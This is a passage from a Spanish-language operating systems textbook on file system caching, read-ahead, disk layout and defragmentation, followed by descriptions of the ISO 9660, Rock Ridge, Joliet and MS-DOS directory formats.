En la figura 4-28 podemos ver que además de las cadenas de colisión que empiezan en la tabla de hash, también hay una lista bidireccional que pasa por todos los bloques en el orden de uso, donde el bloque de uso menos reciente está al frente de esta lista y el bloque de uso más reciente está al final. Cuando se hace referencia a un bloque, se puede quitar de su posición en la lista bidireccional y colocarse al final. De esta forma, se puede mantener el orden LRU exacto.

Por desgracia hay una desventaja. Ahora que tenemos una situación en la que es posible el LRU exacto, resulta ser que esto no es deseable. El problema tiene que ver con las fallas y la consistencia del sistema de archivos que vimos en la sección anterior. Si un bloque crítico, como un bloque de nodos-i, se lee en la caché y se modifica pero no se vuelve a escribir en el disco, una falla dejará al sistema de archivos en un estado inconsistente. Si el bloque de nodos-i se coloca al final de la cadena LRU, puede pasar un buen tiempo antes de que llegue al frente y se vuelva a escribir en el disco.

Además, es raro que se haga referencia a ciertos bloques, como los bloques de nodos-i, dos veces dentro de un intervalo corto de tiempo. Estas consideraciones conllevan a un esquema LRU modificado, tomando en cuenta dos factores:

1. ¿Es probable que el bloque se necesite pronto otra vez?
2. ¿Es el bloque esencial para la consistencia del sistema de archivos?

Para ambas preguntas, los bloques se pueden dividir en categorías como bloques de nodos-i, bloques indirectos, bloques de directorios, bloques de datos llenos y bloques de datos parcialmente llenos. Los bloques que tal vez no se necesiten de nuevo pronto pasan al frente, en vez de pasar al final de la lista LRU, por lo que sus búferes se reutilizarán con rapidez. Los bloques que podrían necesitarse pronto, como un bloque parcialmente lleno que se está escribiendo, pasan al final de la lista, por lo que permanecerán ahí por mucho tiempo.

La segunda pregunta es independiente de la primera. Si el bloque es esencial para la consistencia del sistema de archivos (básicamente, todo excepto los bloques de datos) y ha sido modificado, debe escribirse de inmediato en el disco, sin importar en cuál extremo de la lista LRU esté coloca-

do. Al escribir los bloques críticos con rapidez, reducimos en forma considerable la probabilidad de que una falla estropee todo el sistema de archivos. Aunque un usuario puede estar inconforme si uno de sus archivos se arruina en una falla, es probable que esté más inconforme si se pierde todo el sistema de archivos.

Incluso con esta medida para mantener intacta la integridad del sistema de archivos, es indeseable mantener los bloques de datos en la caché por mucho tiempo antes de escribirlos. Considere la situación apremiante de alguien que utiliza una computadora personal para escribir un libro. Aun si nuestro escritor indica en forma periódica al editor que escriba en el disco el archivo que se está editando, hay una buena probabilidad de que todo esté todavía en la caché y no haya nada en el disco. Si el sistema falla, la estructura del sistema de archivos no se volverá corrupta, pero se perderá todo un día de trabajo.

Esta situación no necesita ocurrir con mucha frecuencia para que un usuario esté bastante molesto. Los sistemas utilizan dos esquemas para lidiar con ella. La forma utilizada por UNIX es hacer una llamada al sistema, `sync`, que obligue a que se escriban todos los bloques modificados en el disco de inmediato. Cuando el sistema se arranca, un programa conocido comúnmente como *update* se inicia en segundo plano para permanecer en un ciclo sin fin emitiendo llamadas a `sync`, permaneciendo inactivo durante 30 segundos entre una llamada y otra. Como resultado, no se pierden más que 30 segundos de trabajo debido a una falla.

Aunque Windows tiene ahora una llamada al sistema equivalente a `sync`, conocida como `FlushFileBuffers`, en el pasado no tenía nada. En vez de ello, tenía una estrategia diferente que en ciertos aspectos era mejor que el esquema de UNIX (y en otros aspectos era peor). Lo que hacía era escribir cada bloque modificado en el disco tan pronto como se había escrito en la caché. Las cachés en las que todos los bloques modificados se escriben de inmediato en el disco se conocen como **cachés de escritura inmediata**. Requieren más operaciones de E/S de disco que las cachés que no son de escritura inmediata.

La diferencia entre estos dos esquemas se puede ver cuando un programa escribe un bloque lleno de 1 KB, un carácter a la vez. UNIX recolectará todos los caracteres en la caché y escribirá el bloque en el disco una vez cada 30 segundos o cuando el bloque se elimine de la caché. Con una caché de escritura inmediata, hay un acceso al disco por cada carácter escrito. Desde luego que la mayoría de los programas utilizan un búfer interno, por lo que generalmente no escriben un carácter, sino una línea o una unidad más grande en cada llamada al sistema `write`.

Una consecuencia de esta diferencia en la estrategia de uso de cachés es que con sólo sacar un disco (flexible) de un sistema UNIX sin realizar una llamada a `sync`, casi siempre se perderán datos y con frecuencia se obtendrá un sistema de archivos corrupto también. Con la caché de escritura inmediata no surge ningún problema. Estas distintas estrategias se eligieron debido a que UNIX se desarrolló en un entorno en el que todos los discos eran discos duros y no removibles, mientras que el primer sistema de archivos de Windows se heredó de MS-DOS, que empezó en el mundo del disco flexible. A medida que los discos duros se convirtieron en la norma, el método de UNIX, con la mejor eficiencia (pero la peor confiabilidad) se convirtió en la norma y también se utiliza ahora en Windows para los discos duros. Sin embargo, NTFS toma otras medidas (por bitácora) para mejorar la confiabilidad, como vimos antes.

Algunos sistemas operativos integran la caché de búfer con la caché de páginas. Esto es en especial atractivo cuando se soportan archivos asociados a memoria. Si un archivo se asocia a la

memoria, entonces algunas de sus páginas pueden estar en memoria debido a que se paginaron bajo demanda. Dichas páginas no son muy distintas a los bloques de archivos en la caché de búfer. En este caso se pueden tratar de la misma forma, con una sola caché tanto para bloques de archivos como para páginas.

Lectura adelantada de bloque

Una segunda técnica para mejorar el rendimiento percibido por el sistema de archivos es tratar de colocar bloques en la caché antes de que se necesiten, para incrementar la proporción de aciertos. En especial, muchos archivos se leen en forma secuencial. Cuando se pide al sistema de archivos que produzca el bloque k en un archivo, hace eso, pero cuando termina realiza una verificación disimulada en la caché para ver si el bloque $k + 1$ ya está ahí. Si no está, planifica una lectura para el bloque $k + 1$ con la esperanza de que cuando se necesite, ya haya llegado a la caché. Cuando menos, estará en camino.

Desde luego que esta estrategia de lectura adelantada sólo funciona para los archivos que se leen en forma secuencial. Si se accede a un archivo en forma aleatoria, la lectura adelantada no ayuda. De hecho afecta, ya que ocupa ancho de banda del disco al leer bloques inútiles y eliminar bloques potencialmente útiles de la caché (y tal vez ocupando más ancho de banda del disco al escribirlos de vuelta al disco si están sucios). Para ver si vale la pena realizar la lectura adelantada, el sistema de archivos puede llevar un registro de los patrones de acceso a cada archivo abierto. Por ejemplo, un bit asociado con cada archivo puede llevar la cuenta de si el archivo está en “modo de acceso secuencial” o en “modo de acceso aleatorio”. Al principio, el archivo recibe el beneficio de la duda y se coloca en modo de acceso secuencial. Sin embargo, cada vez que se realiza una búsqueda, el bit se desactiva. Si empiezan de nuevo las lecturas secuenciales, el bit se activa otra vez. De esta manera, el sistema de archivos puede hacer una estimación razonable acerca de si debe utilizar o no la lectura adelantada. Si se equivoca de vez en cuando, no es un desastre, sólo un poco de ancho de banda de disco desperdiciado.

Reducción del movimiento del brazo del disco

El uso de caché y la lectura adelantada no son las únicas formas de incrementar el rendimiento del sistema de archivos. Otra técnica importante es reducir la cantidad de movimiento del brazo del disco, al colocar los bloques que tengan una buena probabilidad de utilizarse en secuencia cerca unos de otros, de preferencia en el mismo cilindro. Cuando se escribe un archivo de salida, el sistema de archivos tiene que asignar los bloques uno a la vez, bajo demanda. Si los bloques libres se registran en un mapa de bits y todo el mapa de bits se encuentra en la memoria principal, es bastante sencillo elegir un bloque libre lo más cerca posible del bloque anterior. Con una lista de bloques libres, parte de la cual está en el disco, es mucho más difícil asignar bloques que estén cerca unos de otros.

Sin embargo, incluso con una lista de bloques libres, se puede llevar a cabo cierta agrupación de bloques. El truco es llevar la cuenta del almacenamiento de disco no en bloques, sino en grupos de bloques consecutivos. Si todos los sectores consisten de 512 bytes, el sistema podría utilizar bloques

de 1 KB (2 sectores) pero asignar almacenamiento del disco en unidades de 2 bloques (4 sectores). Esto no es lo mismo que tener bloques de disco de 2 KB, ya que la caché seguiría utilizando bloques de 1 KB y las transferencias de disco seguirían siendo de 1 KB, pero al leer un archivo en forma secuencial en un sistema que de otra manera estaría inactivo, se reduciría el número de búsquedas por un factor de dos, lo cual mejoraría el rendimiento en forma considerable. Una variación en el mismo tema es tomar en cuenta el posicionamiento rotacional. Al asignar bloques, el sistema intenta colocar bloques consecutivos en un archivo en el mismo cilindro.

Otro factor que reduce el rendimiento en los sistemas que utilizan nodos-i o cualquier cosa como ellos es que al leer incluso hasta un archivo corto, se requieren dos accesos: uno para el nodo-i y otro para el bloque. La colocación común de nodos-i se muestra en la figura 4-29(a). Aquí todos los nodos están cerca del principio del disco, por lo que la distancia promedio entre un nodo-i y sus bloques será de aproximadamente la mitad del número de cilindros, con lo cual se requieren búsquedas extensas.




Figura 4-29. (a) Los nodos-i colocados al principio del disco. (b) Disco dividido en grupos de cilindros, cada uno con sus propios bloques y nodos-i.

Una mejora fácil en el rendimiento es colocar los nodos-i en medio del disco, en vez de hacerlo al principio, con lo cual se reduce la búsqueda promedio entre el nodo-i y el primer bloque por un factor de dos. Otra idea, que se muestra en la figura 4-29(b), es dividir el disco en grupos de cilindros, cada uno con sus propios nodos-i, bloques y lista de bloques libres (McKusick y colaboradores, 1984). Al crear un nuevo archivo, se puede elegir cualquier nodo-i, pero se hace un intento por encontrar un bloque en el mismo grupo de cilindros que el nodo-i. Si no hay uno disponible, entonces se utiliza un bloque en un grupo de cilindros cercano.

4.4.5 Desfragmentación de discos

Cuando el sistema operativo se instala por primera vez, los programas y archivos que necesita se instalan en forma consecutiva, empezando al principio del disco, cada uno siguiendo directamente del anterior. Todo el espacio libre en el disco está en una sola unidad contigua que va después

de los archivos instalados. Sin embargo, a medida que transcurre el tiempo se crean y eliminan archivos, generalmente el disco se fragmenta mucho, con archivos y huecos esparcidos por todas partes. Como consecuencia, cuando se crea un nuevo archivo, los bloques que se utilizan para éste pueden estar esparcidos por todo el disco, lo cual produce un rendimiento pobre.

El rendimiento se puede restaurar moviendo archivos para hacerlos contiguos y colocando todo el espacio libre (o al menos la mayoría) en una o más regiones contiguas en el disco. Windows tiene un programa llamado *defrag*, el cual realiza esto. Los usuarios de Windows deben ejecutarlo en forma regular.

La desfragmentación funciona mejor en los sistemas de archivos que tienen una buena cantidad de espacio libre en una región continua al final de la partición. Este espacio permite al programa de desfragmentación seleccionar archivos fragmentados cerca del inicio de la partición, copiando todos sus bloques al espacio libre. Esta acción libera un bloque contiguo de espacio cerca del inicio de la partición en la que se pueden colocar los archivos originales u otros en forma contigua. Después, el proceso se puede repetir con el siguiente pedazo de espacio en el disco y así en lo sucesivo.

Algunos archivos no se pueden mover, incluyendo el archivo de paginación, el de hibernación y el registro por bitácora, ya que la administración requerida para ello es más problemática de lo que ayuda. En algunos sistemas, éstas son áreas contiguas de tamaño fijo de todas formas, por lo que no se tienen que desfragmentar. La única vez cuando su falta de movilidad representa un problema es cuando se encuentran cerca del final de la partición y el usuario desea reducir su tamaño. La única manera de resolver este problema es quitar todos los archivos, cambiar el tamaño de la partición y después recrearlos.

Los sistemas de archivos de Linux (en especial ext2 y ext3) por lo general sufren menos por la desfragmentación que los sistemas Windows debido a la forma en que se seleccionan los bloques de disco, por lo que raras veces se requiere una desfragmentación manual.

4.5 EJEMPLOS DE SISTEMAS DE ARCHIVOS

En las siguientes secciones analizaremos varios sistemas de archivos de ejemplo, que varían desde los muy simples hasta algunos más sofisticados. Como los sistemas modernos de UNIX y el sistema de archivos nativo de Windows Vista se cubren en el capítulo acerca de UNIX (capítulo 10) y en el capítulo acerca de Windows Vista (capítulo 11), no cubriremos estos sistemas aquí. Sin embargo, a continuación examinaremos sus predecesores.

4.5.1 Sistemas de archivos de CD-ROM

Como nuestro primer ejemplo de un sistema de archivos, vamos a considerar los sistemas de archivos utilizados en CD-ROMs. Estos sistemas son particularmente simples, debido a que fueron diseñados para medios en los que sólo se puede escribir una vez. Entre otras cosas, por ejemplo, no tienen provisión para llevar el registro de los bloques libres, debido a que en un CD-ROM no se

pueden liberar ni agregar archivos después de fabricar el disco. A continuación analizaremos el tipo principal de sistema de archivos de CD-ROM y dos extensiones del mismo.

Algunos años después de que el CD-ROM hizo su debut, se introdujo el CD-R (CD regrabable). A diferencia del CD-ROM, es posible agregar archivos después del quemado inicial, pero éstos simplemente se adjuntan al final del CD-R. Los archivos nunca se eliminan (aunque el directorio se puede actualizar para ocultar los archivos existentes). Como consecuencia de este sistema de archivos de “sólo adjuntar”, no se alteran las propiedades fundamentales. En especial, todo el espacio se encuentra en un trozo contiguo al final del CD.

El sistema de archivos ISO 9660

El estándar más común para los sistemas de archivos de CD-ROM se adoptó como un Estándar Internacional en 1998, bajo el nombre **ISO 9660**. Casi cualquier CD-ROM que se encuentra actualmente en el mercado es compatible con este estándar, algunas veces con las extensiones que analizaremos a continuación. Uno de los objetivos de este estándar era hacer que cada CD-ROM se pudiera leer en todas las computadoras, independientemente del orden de bytes utilizado y del sistema operativo que se emplee. Como consecuencia, se impusieron algunas limitaciones en el sistema de archivos para que los sistemas operativos más débiles que estaban en uso (como MS-DOS) pudieran leerlo.

Los CD-ROMs no tienen cilindros concéntricos como los discos magnéticos. En vez de ello hay una sola espiral continua que contiene los bits en una secuencia lineal (aunque son posibles las búsquedas a través de la espiral). Los bits a lo largo de la espiral se dividen en bloques lógicos (también conocidos como sectores lógicos) de 2352 bytes. Algunos de éstos son para preámbulos, corrección de errores y demás gasto adicional. La porción de carga de cada bloque lógico es de 2048 bytes. Cuando se utilizan para música, los CDs tienen ranuras de introducción, ranuras de salida y espacios entre las pistas, pero éstos no se utilizan para los CD-ROMs de datos. A menudo la posición de un bloque a lo largo de la espiral se expresa en minutos y segundos. Se puede convertir en un número de bloque lineal utilizando el factor de conversión de 1 seg = 75 bloques.

ISO 9660 soporta conjuntos de CD-ROMs con hasta $2^{16} - 1$ CDs en el conjunto. Los CD-ROMs individuales también se pueden particionar en volúmenes lógicos (particiones). Sin embargo, a continuación nos concentraremos en ISO 9660 para un solo CD-ROM sin particiones.

Cada CD-ROM empieza con 16 bloques cuya función no está definida por el estándar ISO 9660. Un fabricante de CD-ROMs podría utilizar esta área para proporcionar un programa de arranque para permitir que la computadora se inicie desde el CD-ROM o para algún otro propósito. A continuación le sigue un bloque que contiene el **descriptor de volumen primario**, que contiene cierta información general acerca del CD-ROM. Esta información incluye el identificador del sistema (32 bytes), el identificador del volumen (32 bytes), el identificador del publicador (128 bytes) y el identificador del preparador de datos (128 bytes). El fabricante puede llenar estos campos de cualquier forma que lo desee, excepto que sólo se pueden utilizar letras mayúsculas, dígitos y un número muy reducido de signos de puntuación para asegurar la compatibilidad entre plataformas.

El descriptor de volumen primario también contiene los nombres de tres archivos, que pueden contener el resumen, el aviso de copyright e información bibliográfica, respectivamente. Además también hay varios números clave presentes, incluyendo el tamaño del bloque lógico (por lo general de 2048, pero se permiten 4096, 8192 y potencias de dos grandes en ciertos casos), el número de bloques en el CD-ROM, las fechas de creación y expiración del CD-ROM. Por último, el descriptor de volumen primario también contiene una entrada de directorio para el directorio raíz, que indica en dónde se puede encontrar en el CD-ROM (es decir, en qué bloque empieza). A partir de este directorio se puede localizar el resto del sistema de archivos.

Además del descriptor de volumen primario, un CD-ROM puede contener un descriptor de volumen suplementario. Contiene información similar a la del primario, pero eso no es de importancia para nosotros aquí.

El directorio raíz, con todos los demás directorios relacionados, consiste de un número variable de entradas, la última de las cuales contiene un bit que la marca como la última. Las mismas entradas de directorio son también de longitud variable. Cada entrada de directorio puede tener de 10 a 12 campos, algunos de los cuales están en ASCII y otros son campos numéricos en binario. Los campos binarios están codificados dos veces, una vez en formato *little endian* (que se utiliza en Pentiums, por ejemplo) y otra vez en formato *big endian* (que se utiliza en SPARCs, por ejemplo). Así, un número de 16 bits utiliza 4 bytes y un número de 32 bits utiliza 8 bytes.

El uso de esta codificación redundante fue necesario para evitar lastimar los sentimientos de cualquiera cuando se desarrolló el estándar. Si el estándar hubiera dictado el formato *little endian*, entonces las personas de empresas cuyos productos tuvieran el formato *big endian* se hubieran sentido como ciudadanos de segunda clase y no hubieran aceptado el estándar. El contenido emocional de un CD-ROM puede entonces cuantificarse y medirse exactamente en kilobytes/hora de espacio desperdiciado.

El formato de una entrada de directorio ISO 9660 se ilustra en la figura 4-30. Como las entradas de directorios tienen longitudes variables, el primer campo es un byte que indica qué tan larga es la entrada. Este byte está definido para tener el bit de mayor orden a la izquierda, para evitar cualquier ambigüedad.




Figura 4-30. La entrada de directorio ISO 9660.

Las entradas de directorio pueden tener de manera opcional atributos extendidos. Si se utiliza esta característica, el segundo byte indica qué tan largos son los atributos extendidos.

A continuación viene el bloque inicial del archivo en sí. Los archivos se almacenan como series contiguas de bloques, por lo que la ubicación de un archivo está completamente especificada por el bloque inicial y el tamaño, que está contenido en el siguiente campo.

La fecha y hora en que se grabó el CD-ROM se almacena en el siguiente campo, con bytes separados para el año, mes, día, hora, minuto, segundo y zona horaria. Los años empiezan a contar desde 1900, lo cual significa que los CD-ROM sufrirán un problema en el año 2156, debido a que el año después del 2155 será 1900. Este problema se podría haber retrasado al definir el origen del tiempo como 1988 (el año en que se adoptó el estándar). Si se hubiera hecho eso, el problema se hubiera pospuesto hasta el 2244. Los 88 años extra son útiles.

El campo *Banderas* contiene unos cuantos bits misceláneos, incluyendo uno para ocultar la entrada en los listados (una característica que se copió de MS-DOS): uno para diferenciar una entrada que es un archivo de una entrada que es un directorio, una para permitir el uso de los atributos extendidos y una para marcar la última entrada en un directorio. También hay unos cuantos bits presentes en este campo, pero no son de importancia aquí. El siguiente campo trata sobre la intercalación de partes de archivos en una manera que no se utiliza en la versión más simple de ISO 9660, por lo que no veremos con más detalle.

El siguiente campo indica en qué CD-ROM se encuentra el archivo. Se permite que una entrada de directorio en un CD-ROM haga referencia a un archivo ubicado en otro CD-ROM en el conjunto. De esta forma, es posible crear un directorio maestro en el primer CD-ROM que liste todos los archivos en todos los CD-ROM del conjunto completo.

El campo marcado como *L* en la figura 4-30 proporciona el tamaño del nombre del archivo en bytes. Va seguido del nombre del archivo en sí. Un nombre de archivo consiste en un nombre base, un punto, una extensión, un punto y coma y un número de versión binario (1 o 2 bytes). El nombre base y la extensión pueden utilizar letras mayúsculas, los dígitos del 0 al 9 y el carácter de guión bajo. Todos los demás caracteres están prohibidos, para asegurar que cada computadora pueda manejar cada nombre de archivo. El nombre base puede ser de hasta ocho caracteres; la extensión puede ser de hasta tres caracteres. Estas opciones se impusieron debido a la necesidad de tener compatibilidad con MS-DOS. Un nombre de archivo puede estar presente en un directorio varias veces, siempre y cuando cada uno tenga un número de versión distinto.

Los últimos dos campos no siempre están presentes. El campo *Relleno* se utiliza para forzar a que cada entrada de directorio sea un número par de bytes, para alinear los campos numéricos de las entradas subsiguientes en límites de 2 bytes. Si se necesita relleno, se utiliza un byte 0. Por último tenemos el campo *Uso del sistema, sist*. Su función y tamaño no están definidos, excepto que debe ser un número par de bytes. Los distintos sistemas lo utilizan en formas diferentes. Por ejemplo, la Macintosh mantiene las banderas Finder aquí.

Las entradas dentro de un directorio se listan en orden alfabético, excepto por las primeras dos. La primera entrada es para el directorio en sí. La segunda es para su padre. En este aspecto, estas son similares a las entradas de directorio . y .. de UNIX. Los archivos en sí no necesitan estar en orden de directorio.

No hay un límite explícito en cuanto al número de entradas en un directorio. Sin embargo, hay un límite en cuanto a la profundidad de anidamiento. La máxima profundidad de anidamiento de directorios es ocho. Este límite se estableció en forma arbitraria para simplificar las implementaciones.

ISO 9660 define lo que se conoce como tres niveles. El nivel 1 es el más restrictivo y especifica que los nombres de archivos están limitados a 8 + 3 caracteres; también requiere que todos los archivos sean contiguos, como hemos visto antes. Además, especifica que los nombres de directorio deben estar limitados a ocho caracteres sin extensiones. El uso de este nivel maximiza las probabilidades de que un CD-ROM se pueda leer en todas las computadoras.

El nivel 2 reduce la restricción de longitud. Permite que los archivos y directorios tengan nombres de hasta 31 caracteres, pero siguen teniendo el mismo conjunto de caracteres.

El nivel 3 utiliza los mismos límites de nombres que el nivel 2, pero reduce parcialmente la restricción de que los archivos tienen que ser contiguos. Con este nivel, un archivo puede consistir de varias secciones (fragmentos), cada una de las cuales es una serie contigua de bloques. La misma serie puede ocurrir varias veces en un archivo y también puede ocurrir en dos o más archivos. Si se repiten grandes trozos de datos en varios archivos, el nivel 3 ofrece cierta optimización del espacio al no requerir que los datos estén presentes varias veces.

Extensiones Rock Ridge

Como hemos visto, ISO 9660 es altamente restrictivo en varias formas. Poco después de que salió al mercado, las personas en la comunidad UNIX empezaron a trabajar en una extensión para que fuera posible representar los sistemas de archivos de UNIX en un CD-ROM. Estas extensiones se llamaron Rock Ridge, en honor a una ciudad de la película *Blazing Saddles* de Gene Wilder, probablemente debido a que a uno de los miembros del comité le gustó el filme.

Las extensiones utilizan el campo *Uso del sistema* para que los CD-ROMs Rock Ridge se puedan leer en cualquier computadora. Todos los demás campos retienen su significado normal de ISO 9660. Cualquier sistema que no esté al tanto de las extensiones Rock Ridge sólo las ignora y ve un CD-ROM normal.

Las extensiones se dividen en los siguientes campos:

1. PX – Atributos POSIX.
2. PN – Números de dispositivos mayores y menores.
3. SL – Vínculo simbólico.
4. NM – Nombre alternativo.
5. CL – Ubicación del hijo.
6. PL – Ubicación del padre.
7. RE – Reubicación.
8. TF – Estampado de tiempo.

El campo *PX* contiene los bits de permiso estándar *rwxrwxrwx* de UNIX para el propietario, el grupo y los demás. También contiene los otros bits contenidos en la palabra de modo, como los bits SETUID y SETGID, etcétera.

Para permitir que los dispositivos puros se representen en un CD-ROM, está presente el campo *PN*, el cual contiene los números de dispositivos mayores y menores asociados con el archivo. De esta forma, el contenido del directorio */dev* se puede escribir en un CD-ROM y después reconstruirse de manera correcta en el sistema de destino.

El campo *SL* es para los vínculos simbólicos. Permite que un archivo en un sistema de archivos haga referencia a un archivo en un sistema de archivos distinto.

Tal vez el campo más importante sea *NM*. Este campo permite asociar un segundo nombre con el archivo. Este nombre no está sujeto a las restricciones del conjunto de caracteres o de longitud de ISO 9660, con lo cual es posible expresar nombres de archivos de UNIX arbitrarios en un CD-ROM.

Los siguientes tres campos se utilizan en conjunto para sobrepasar el límite de ISO 9660 de los directorios que sólo pueden tener ocho niveles de anidamiento. Mediante su uso es posible especificar que un directorio se va a reubicar e indicar cuál es su posición en la jerarquía. Es en efecto una manera de solucionar el límite de profundidad artificial.

Por último, el campo *TF* contiene los tres estampados de tiempo incluidos en cada nodo-i de UNIX, a saber la hora en que se creó el archivo, la hora en que se modificó por última vez, y la hora en la que se accedió por última vez. En conjunto, estas extensiones hacen que sea posible copiar un sistema de archivos UNIX a un CD-ROM y después restaurarlo de manera correcta en un sistema diferente.

Extensiones Joliet

La comunidad de UNIX no fue el único grupo que quería una manera de extender ISO 9660. A Microsoft también le pareció demasiado restrictivo (aunque fue el propio MS-DOS de Microsoft quien causó la mayor parte de las restricciones en primer lugar). Por lo tanto, Microsoft inventó ciertas extensiones, a las cuales llamó **Joliet**. Estas extensiones estaban diseñadas para permitir que los sistemas de archivos de Windows se copiaran a CD-ROM y después se restauraran, precisamente en la misma forma que se diseñó Rock Ridge para UNIX. Casi todos los programas que se ejecutan en Windows y utilizan CD-ROMs tienen soporte para Joliet, incluyendo los programas que queman CDs grabables. Por lo general, estos programas ofrecen una elección entre los diversos niveles de ISO 9660 y Joliet.

Las principales extensiones que proporciona Joliet son:

1. Nombres de archivos largos.
2. Conjunto de caracteres Unicode.
3. Más de ocho niveles de anidamiento de directorios.
4. Nombres de directorios con extensiones.

La primera extensión permite nombres de archivos de hasta 64 caracteres. La segunda extensión permite el uso del conjunto de caracteres Unicode para los nombres de archivos. Esta extensión es importante para el software destinado a los países que no utilizan el alfabeto en latín, como Japón, Israel y Grecia. Como los caracteres Unicode son de 2 bytes, el nombre de archivo más grande en Joliet ocupa 128 bytes.

Al igual que Rock Ridge, Joliet elimina la limitación en el anidamiento de directorios. Los directorios se pueden anidar con tantos niveles como sea necesario. Por último, los nombres de los directorios pueden tener extensiones. No está claro por qué se incluyó esta extensión, ya que raras veces los directorios de Windows utilizan extensiones, pero tal vez algún día lo hagan.

4.5.2 El sistema de archivos MS-DOS

El sistema de archivos MS-DOS es uno de los primeros sistemas que se incluyeron con la IBM PC. Era el sistema principal hasta Windows 98 y Windows ME. Aún cuenta con soporte en Windows 2000, Windows XP y Windows Vista, aunque ya no es estándar en las nuevas PCs, excepto por los discos flexibles. Sin embargo, este sistema y una extensión de él (FAT-32) están teniendo mucho uso en varios sistemas incrustados. La mayoría de las cámaras digitales lo utilizan. Muchos reproductores de MP3 lo utilizan de manera exclusiva. El popular iPod de Apple lo utiliza como el sistema de archivos predeterminado, aunque los hackers conocedores pueden volver a dar formato al iPod e instalar un sistema de archivos distinto. Así, el número de dispositivos electrónicos que utilizan el sistema de archivos MS-DOS es inmensamente grande en la actualidad, en comparación con cualquier momento en el pasado, y sin duda es mucho mayor que el número de dispositivos que utilizan el sistema de archivos NTFS más moderno. Por esta única razón, vale la pena analizarlo con cierto detalle.

Para leer un archivo, un programa de MS-DOS primero debe realizar una llamada al sistema `open` para obtener un manejador para el archivo. La llamada al sistema `open` especifica una ruta, que puede ser absoluta o relativa al directorio de trabajo actual. Se realiza una búsqueda de la ruta, componente por componente, hasta que se localiza el directorio final y se lee en la memoria. Después se busca el archivo que se desea abrir.

Aunque los directorios de MS-DOS tienen tamaños variables, utilizan una entrada de directorio de tamaño fijo de 32 bytes. El formato de una entrada de directorio de MS-DOS se muestra en la figura 4-31. Contiene el nombre de archivo, los atributos, la fecha y hora de creación, el bloque inicial y el tamaño exacto del archivo. Los nombres de archivo menores de $8 + 3$ caracteres se justifican a la izquierda y se rellenan con espacios a la derecha, en cada campo por separado. El campo *Atributos* es nuevo y contiene bits para indicar que un archivo es de sólo lectura, que necesita archivarse, está oculto o que es un archivo del sistema. No se puede escribir en los archivos de sólo lectura. Esto es para protegerlos de daños accidentales. El bit archivado no tiene una función del sistema operativo actual (es decir, MS-DOS no lo examina ni lo establece). La intención es permitir que los programas de archivos a nivel de usuario lo desactiven al archivar un archivo y que otros programas lo activen cuando modifiquen un archivo. De esta manera, un programa de respaldo sólo tiene que examinar este bit de atributo en cada archivo para ver cuáles archivos debe respaldar. El bit oculto se puede establecer para evitar que un archivo aparezca en los listados de directorios. Su principal uso es para evitar confundir a los usuarios novatos con los archivos que tal vez no entiendan. Por último, el bit del sistema también oculta archivos. Además, los archivos del sistema no pueden eliminarse de manera accidental mediante el uso del comando *del*. Los componentes principales de MS-DOS tienen activado este bit.

La entrada de directorio también contiene la fecha y hora de creación del archivo o su última modificación. La hora sólo tiene una precisión de hasta ±2 segundos, debido a que se almacena en un campo de 2 bytes, que sólo puede almacenar 65,536 valores únicos (un día contiene 86,400 segundos).




Figura 4-31. La entrada de directorio de MS-DOS.

El campo del tiempo se subdivide en segundos (5 bits), minutos (6 bits) y horas (5 bits). La fecha se cuenta en días usando tres subcampos: día (5 bits), mes (4 bits) y año desde 1980 (7 bits). Con un número de 7 bits para el año y la hora que empiezan en 1980, el mayor año que puede expresarse es 2107. Por lo tanto, MS-DOS tiene integrado un problema para el año 2108. Para evitar una catástrofe, los usuarios de MS-DOS deben empezar con la conformidad con el año 2108 lo más pronto posible. Si MS-DOS hubiera utilizado los campos combinados de fecha y hora como un contador de segundos de 32 bits, podría haber representado cada segundo con exactitud y hubiera retrasado su catástrofe hasta el 2116.

MS-DOS almacena el tamaño de archivo como un número de 32 bits, por lo que en teoría los archivos pueden ser tan grandes como 4 GB. Sin embargo, otros límites (que se describen a continuación) restringen el tamaño máximo de un archivo a 2 GB o menos. De manera sorprendente, no se utiliza una gran parte de la entrada (10 bytes).

